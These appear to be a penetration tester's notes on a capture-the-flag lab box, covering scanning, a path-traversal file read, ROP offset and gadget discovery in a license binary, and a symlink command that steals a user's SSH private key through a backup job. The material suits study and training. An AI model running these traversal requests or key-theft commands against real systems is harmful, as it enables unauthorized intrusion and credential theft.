Path of Exploitation

Foothold: lfi to get processes, find binary and exploit rop to get www-data
User: find file backing up data and exploit to get dev
root: exploit binfmt_misc to get root

Creds

Username	Password	Description

Nmap


Port	Service	Description
22	ssh	OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80	http	nginx

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Fri Jul  1 15:41:29 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.154
Nmap scan report for 10.10.11.154
Host is up, received echo-reply ttl 63 (0.063s latency).
Scanned at 2022-07-01 15:41:30 EDT for 35s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 77:b2:16:57:c2:3c:10:bf:20:f1:62:76:ea:81:e4:69 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCkfdfWGso2b9nD1yYlcq35Rrc1OCqcabTsuKoIlCXMayYEXqqWVohwu+rXyX06gzGR4EYp/fvb1BUo7n819iCzKhFjf2W2RHWfBne9TpRShBtQJ95oQhM6djuEahYzOTWiO1wTYqMdZQwANin/HXPIu2i+KoeeeOPL6g0qE2e4pMKI+BDo4SteV
Obt3ssP5NLTmNOSqVqKoFnUTNNnyqlwcbO67tRVINku2Kc6LH/HV0XBGjVqMmwfz3MokaBmAqTpn2td6x7CKcPRfiRgIB5AqkePgqHZl8Wn+TdsG6gziPJ6+NVcvadMJ2ErsJLuchds0ZNToG3P879UTFUrF9Qn+Z0TiTN7X0FgbOGG6u7iaN/r4NP0t2qmp2rS+se+Q/j21T4jBFJOXx
qjRWQvGfayIKic4Enkxwv5WvAd3uNm9R/WEIxf7Ol0eMK39fUdfElOTViPNOyW/vT6gA9DxcBZM/X1xPgC1XqNKs0mdA1cZY34BQVffDQ2carfW9JzBb8=
|   256 cb:09:2a:1b:b9:b9:65:75:94:9d:dd:ba:11:28:5b:d2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKT7918Wsxx40zkqP9APcaPrC5DXZf5yJdrTvgykTvijs34VtZ+QnelzftO5kayBMgNgnOe1e6lj/VKK4l+38OU=
|   256 0d:40:f0:f5:a8:4b:63:29:ae:08:a1:66:c1:26:cd:6b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOvB+7fNvrbSjtwto1GCaTWqRasmSlmx+oz5dveP8m5/
80/tcp open  http    syn-ack ttl 63 nginx
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| http-title: Agency - Start Bootstrap Theme
|_Requested resource was /index.php?page=default.html
| http-methods:
|_  Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul  1 15:42:05 2022 -- 1 IP address (1 host up) scanned in 36.49 seconds
```

Web Enumeration



Transferring data from zap...

nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.154
+ Target Hostname:    10.10.11.154
+ Target Port:        80
+ Start Time:         2022-07-01 15:50:05 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: /index.php?page=default.html
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index.php?page=../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any
index.php)
+ 7892 requests: 3 error(s) and 4 item(s) reported on remote host
+ End Time:           2022-07-01 16:15:52 (GMT-4) (1547 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
curl -i -s -k -X  'GET'  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0'  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'  -H 'Accept-
Language: en-US,en;q=0.5'  -H 'Connection: keep-alive'  -H 'Upgrade-Insecure-Requests: 1'  -H ''  'http://10.10.11.154/index.php?page=../../../../../../../../../../etc/passwd'
```

```
HTTP/1.1 302 Found
Server: nginx
Date: Fri, 01 Jul 2022 20:10:48 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Location: /index.php?page=default.html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
_chrony:x:105:112:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
vagrant:x:1000:1000::/vagrant:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
dev:x:1001:1001::/home/dev:/bin/bash
```

```
kali@kali:~$ ./lfi.sh /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
```

```
        worker_connections 768;
}

http {
        sendfile on;
        tcp_nopush on;
        types_hash_max_size 2048;
        server_tokens off;

        server_names_hash_bucket_size 64;
        server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;

        gzip on;

        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;
}
kali@kali:~$ ./lfi.sh /etc/nginx/sites-enabled/default
server {
        listen 80 default_server;
        listen [::]:80 default_server;

        root /var/www/html;

        index index.php index.html index.htm;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/var/run/php/php7.4-fpm.sock;
        }
}

kali@kali:~$ ./lfi.sh /run/nginx.pid
572
```

```
kali@kali:~$ ./lfi.sh /proc/self/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 12503 1 00000000bbadc46d 100 0 0 10 0
   1: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 10921 1 00000000b95f240d 100 0 0 10 0
   2: 0100007F:0539 00000000:0000 0A 00000000:00000000 00:00000000 00000000    33        0 12373 1 00000000ae83f236 100 0 0 10 0
   3: 9A0B0A0A:0016 5A0E0A0A:CBAE 06 00000000:00000000 03:0000113E 00000000     0        0 0 3 00000000e17bf867
   4: 9A0B0A0A:0016 5A0E0A0A:CBB2 06 00000000:00000000 03:0000113E 00000000     0        0 0 3 0000000014e478ca
   5: 9A0B0A0A:0016 5A0E0A0A:EA4C 01 00000000:00000000 02:000AFB03 00000000     0        0 700604 2 0000000047aa33d4 92 4 10 10 -1
   6: 9A0B0A0A:0016 5A0E0A0A:CB98 06 00000000:00000000 03:0000113E 00000000     0        0 0 3 0000000002a04ea7
   7: 9A0B0A0A:0016 5A0E0A0A:BE42 06 00000000:00000000 03:00000A6A 00000000     0        0 0 3 00000000098024bfe
   8: 9A0B0A0A:0016 5A0E0A0A:BE32 06 00000000:00000000 03:00000A34 00000000     0        0 0 3 0000000048a73ddf
   9: 9A0B0A0A:0050 B20E0A0A:EA34 01 00000000:00000000 00:00000000 00000000    33        0 699706 1 000000002e2e2264 26 4 30 10 -1
  10: 9A0B0A0A:0016 5A0E0A0A:EA42 01 00000000:00000000 02:000AFACB 00000000     0        0 699680 2 000000004f24a60f 97 4 10 10 -1
  11: 9A0B0A0A:0016 5A0E0A0A:CB88 06 00000000:00000000 03:0000113E 00000000     0        0 0 3 00000000d33d5231
  12: 9A0B0A0A:0016 5A0E0A0A:CBB4 06 00000000:00000000 03:0000113E 00000000     0        0 0 3 00000000bcf6d3c1
  13: 9A0B0A0A:0016 5A0E0A0A:CBA6 06 00000000:00000000 03:0000113E 00000000     0        0 0 3 00000000705e44e4
```

9A0B0A0A:0016 = 10.10.11.154:0022
9A0B0A0A:0050 = 10.10.11.154:0080
7f = 127
so 0100007f = 127.0.0.1
0539 = 1337

```
  kali@kali:~$ ./lfi.sh /proc/self/net/udp
   sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode ref pointer drops
 1728: 0100007F:0143 00000000:0000 07 00000000:00000000 00:00000000 00000000     0        0 10951 2 000000005c8e9f97 0
```

localhost:323

```
kali@kali:~$ ./lfi.sh /var/www/html/index.php
<?php
function sanitize_input($param) {
   $param1 = str_replace("../","",$param);
   $param2 = str_replace("./","",$param1);
   return $param2;
}

$page = $_GET['page'];
if (isset($page) && preg_match("/^[a-z]/", $page)) {
   $page = sanitize_input($page);
} else {
   header('Location: /index.php?page=default.html');
}

readfile($page);
?>
```

beta.html

```
<form action="activate_license.php" method="post" enctype="multipart/form-data">
                    <label for="formFile" class="form-label">Upload License Key File</label>
                    <input class="form-control form-control-lg" id="formFile" type="file" name="licensefile"/>
                    <button type="submit" class="btn btn-primary">Submit</button>
                </form>
```

```
kali@kali:~$ ./lfi.sh /var/www/html/activate_license.php
<?php
if(isset($_FILES['licensefile'])) {
    $license      = file_get_contents($_FILES['licensefile']['tmp_name']);
    $license_size = $_FILES['licensefile']['size'];

    $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
    if (!$socket) { echo "error socket_create()\n"; }
```

```
    if (!socket_connect($socket, '127.0.0.1', 1337)) {
        echo "error socket_connect()" . socket_strerror(socket_last_error()) . "\n";
    }

    socket_write($socket, pack("N", $license_size));
    socket_write($socket, $license);

    socket_shutdown($socket);
    socket_close($socket);
}
?>
```

```
kali@kali:~$ ./lfi.sh /proc/453/cmdline
/usr/bin/activate_license 1337
```

```
571
572
nginx: worker process573
nginx: worker process574
575
576
577
578
```

try sqlmap but the post is the injection and the lfi is the read file...

```
python3 -c payload="<?php phpinfo(); ?>";payload1="";print (payload1+("e"*(512-len(payload1))))
```

```
  msglen = ntohl(msglen);
  printf("[+] reading %d bytes\n",msglen);
  sVar2 = read(sockfd,buffer,(ulong)msglen);
  if (sVar2 == -1) {
    piVar3 = __errno_location();
    pcVar4 = strerror(*piVar3);
    error(pcVar4);
  }
  iVar1 = sqlite3_open("license.sqlite",&db);
  if (iVar1 != 0) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  sqlite3_busy_timeout(db,2000);
  iVar1 = sqlite3_exec(db,
                       "CREATE TABLE IF NOT EXISTS license (   id INTEGER PRIMARY KEY AUTOINCREMENT,    license_key TEXT)"
                       ,0,0,0);
  if (iVar1 != 0) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  iVar1 = sqlite3_prepare_v2(db,"INSERT INTO license (license_key) VALUES (?)",0xffffffff,&stmt,0);
  if (iVar1 != 0) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  iVar1 = sqlite3_bind_text(stmt,1,buffer,0x200,0);
  if (iVar1 != 0) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  iVar1 = sqlite3_step(stmt);
  if (iVar1 != 0x65) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  iVar1 = sqlite3_reset(stmt);
  if (iVar1 != 0) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  iVar1 = sqlite3_finalize(stmt);
  if (iVar1 != 0) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  iVar1 = sqlite3_close(db);
  if (iVar1 != 0) {
    pcVar4 = (char *)sqlite3_errmsg(db);
    error(pcVar4);
  }
  printf("[+] activated license: %s\n",buffer);
  return;
```

sqlite_exec
sqlite_prepare inserts data into table overwrite and call sqllite exec to create new db...

jump to 0000000000001080 to call exec

```
00000000000011a0 <sqlite3_prepare_v2@plt>:
    11a0:       ff 25 f2 2d 00 00       jmp    *0x2df2(%rip)        # 3f98 <sqlite3_prepare_v2>
    11a6:       68 17 00 00 00          push   $0x17
    11ab:       e9 70 fe ff ff          jmp    1020 <.plt>
```

```
kali@kali:~/www$ objdump -D activate_license| grep sqlite3_prepare_v2
00000000000011a0 <sqlite3_prepare_v2@plt>:
    11a0:       ff 25 f2 2d 00 00       jmp    *0x2df2(%rip)        # 3f98 <sqlite3_prepare_v2>
    1499:       e8 02 fd ff ff          call   11a0 <sqlite3_prepare_v2@plt>
```

```
kali@kali:~/www$ objdump -D activate_license| grep sqlite3_exec
0000000000001080 <sqlite3_exec@plt>:
    1080:       ff 25 82 2e 00 00       jmp    *0x2e82(%rip)        # 3f08 <sqlite3_exec>
    1453:       e8 28 fc ff ff          call   1080 <sqlite3_exec@plt>
```

```
    126f:       ff e0                   jmp    *%rax
    12b0:       ff e0                   jmp    *%rax
    1300:       e9 7b ff ff ff          jmp    1280 <register_tm_clones>
```

```
    173a:       eb bd                   jmp    16f9 <main+0x138>
    17b9:       e9 3b ff ff ff          jmp    16f9 <main+0x138>
    21ab:       ff 64 00 00             jmp    *0x0(%rax,%rax,1)
```

```
gdb-peda$ x/xg $rsp
0x7fffffffde88: 0x413973416a73414e
gdb-peda$ pattern offset 0x413973416a73414e
4699914410933829966 found at offset: 519
```

messed this up and kept the quote marks in so had to add one but not for future..

```
gdb-peda$ pattern_search
Registers contain pattern buffer:
RBP+0 found at offset: 512
R8+60 found at offset: 69
Registers point to pattern buffer:
[RSP] --> offset 520 - size ~33
Pattern buffer found at:
0x00005555555592b1 : offset 31429 - size    4 ([heap])
0x00005555555a519 : offset 31429 - size    4 ([heap])
0x00005555555a54b : offset 31429 - size    4 ([heap])
0x00005555555a584 : offset 31429 - size    4 ([heap])
0x00005555555c17b : offset 31584 - size    4 ([heap])
0x00005555555c213 : offset 31584 - size    4 ([heap])
0x0000555555570681 : offset    0 - size  512 ([heap])
0x0000555555570888 : offset    0 - size  512 ([heap])
0x0000555555572c93 : offset 31429 - size    4 ([heap])
0x0000555555573d49 : offset 31429 - size    4 ([heap])
0x0000555555573d5e : offset 31429 - size    4 ([heap])
0x0000555555573d92 : offset 31429 - size    4 ([heap])
0x000055555557486b : offset 31429 - size    4 ([heap])
0x0000555555574a1b : offset 31429 - size    4 ([heap])
0x0000555555574a7c : offset 31429 - size    4 ([heap])
0x0000555555575306 : offset 31429 - size    4 ([heap])
0x000055555557533a : offset 31429 - size    4 ([heap])
0x00005555555759f7 : offset 31429 - size    4 ([heap])
0x0000555555575a00 : offset 31429 - size    4 ([heap])
0x0000555555575b84 : offset 31429 - size    4 ([heap])
0x0000555555575b89 : offset    6 - size  506 ([heap])
0x00007ffff7b0b0f8 : offset 33208 - size    4 (/usr/lib/x86_64-linux-gnu/libdl-2.33.so)
0x00007ffff7c6f17c : offset 33208 - size    4 (/usr/lib/x86_64-linux-gnu/libm-2.33.so)
0x00007fffffffd495 : offset 31429 - size    4 ($sp + -0x9f3 [-637 dwords])
0x00007fffffffe361 : offset 31429 - size    4 ($sp + 0x4d9 [310 dwords])
0x00007fffffffeff3 : offset 31429 - size    4 ($sp + 0x116b [1114 dwords])
Reference to pattern buffer not found in memory
```

```
(.venv) kali@kali:~$ python3 /opt/Ropper/Ropper.py --search "pop r?i" -f activate_license
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop r?i

[INFO] File: activate_license
0x000000000000181b: pop rdi; ret;
0x0000000000001819: pop rsi; pop r15; ret;
```

www-data

```
www-data@retired:~/html/assets$ cat /etc/systemd/system/website_backup.timer
[Unit]
Description=Regularly backup the website as long as it is still under development

[Timer]
OnCalendar=minutely

[Install]
WantedBy=multi-user.target
www-data@retired:~/html/assets$ cat /etc/systemd/system/website_backup.service
[Unit]
Description=Backup and rotate website

[Service]
User=dev
Group=www-data
ExecStart=/usr/bin/webbackup

[Install]
WantedBy=multi-user.target
www-data@retired:~/html/assets$ service website_backup status
● website_backup.service - Backup and rotate website
     Loaded: loaded (/etc/systemd/system/website_backup.service; disabled; vendor preset: enabled)
     Active: inactive (dead) since Fri 2022-07-08 22:27:07 UTC; 40s ago
TriggeredBy: ● website_backup.timer
    Process: 30807 ExecStart=/usr/bin/webbackup (code=exited, status=0/SUCCESS)
   Main PID: 30807 (code=exited, status=0/SUCCESS)
        CPU: 54ms
www-data@retired:~/html/assets$ ls -al /usr/bin/webbackup
-rwxr-xr-x 1 root root 485 Oct 13  2021 /usr/bin/webbackup
```

```
#!/bin/bash
set -euf -o pipefail

cd /var/www/

SRC=/var/www/html
DST="/var/www/$(date +%Y-%m-%d_%H-%M-%S)-html.zip"

/usr/bin/rm --force -- "$DST"
/usr/bin/zip --recurse-paths "$DST" "$SRC"

KEEP=10
/usr/bin/find /var/www/ -maxdepth 1 -name '*.zip' -print0 \
    | sort --zero-terminated --numeric-sort --reverse \
    | while IFS= read -r -d '' backup; do
        if [ "$KEEP" -le 0 ]; then
            /usr/bin/rm --force -- "$backup"
        fi
        KEEP="$((KEEP-1))"
    done
```

possible path to root

```
-rwxr-sr-x 1 root tty 23K Jan 20 20:10 /usr/bin/write.ul (Unknown SGID binary)
```

to get dev

```
rm -rf /dev/shm/var && rm -f /dev/shm/*.zip && cd /var/www/html && rm /var/www/html/id_rsa --force && ln -s /home/dev/.ssh/id_rsa /var/www/html/id_rsa && rm /var/www/*.zip --force && ls /var/www/ && sleep 60 && ls /var/www/ && cp /var/www/*.zip /dev/shm/ && cd /dev/shm/ && unzip *.zip && ssh -i /dev/shm/var/www/html/id_rsa dev@localhost
```

dev

enumeration

```
╔══════════╣ CVEs Check
Vulnerable to CVE-2022-0847

Files with capabilities (limited to 50):
/usr/bin/ping cap_net_raw=ep
/usr/lib/emuemu/reg_helper cap_dac_override=ep

╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rwxr-x--- 1 root dev 16864 Oct 13  2021 /usr/lib/emuemu/reg_helper
-rw-r----- 1 root dev 33 Jul  8 04:14 /home/dev/user.txt
```

```
dev@retired:/proc/sys/fs/binfmt_misc$ mount | grep binfmt_misc
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=30,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10863)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
```

google /proc/sys/fs/binfmt_misc and find exploit

[exploit]

```
```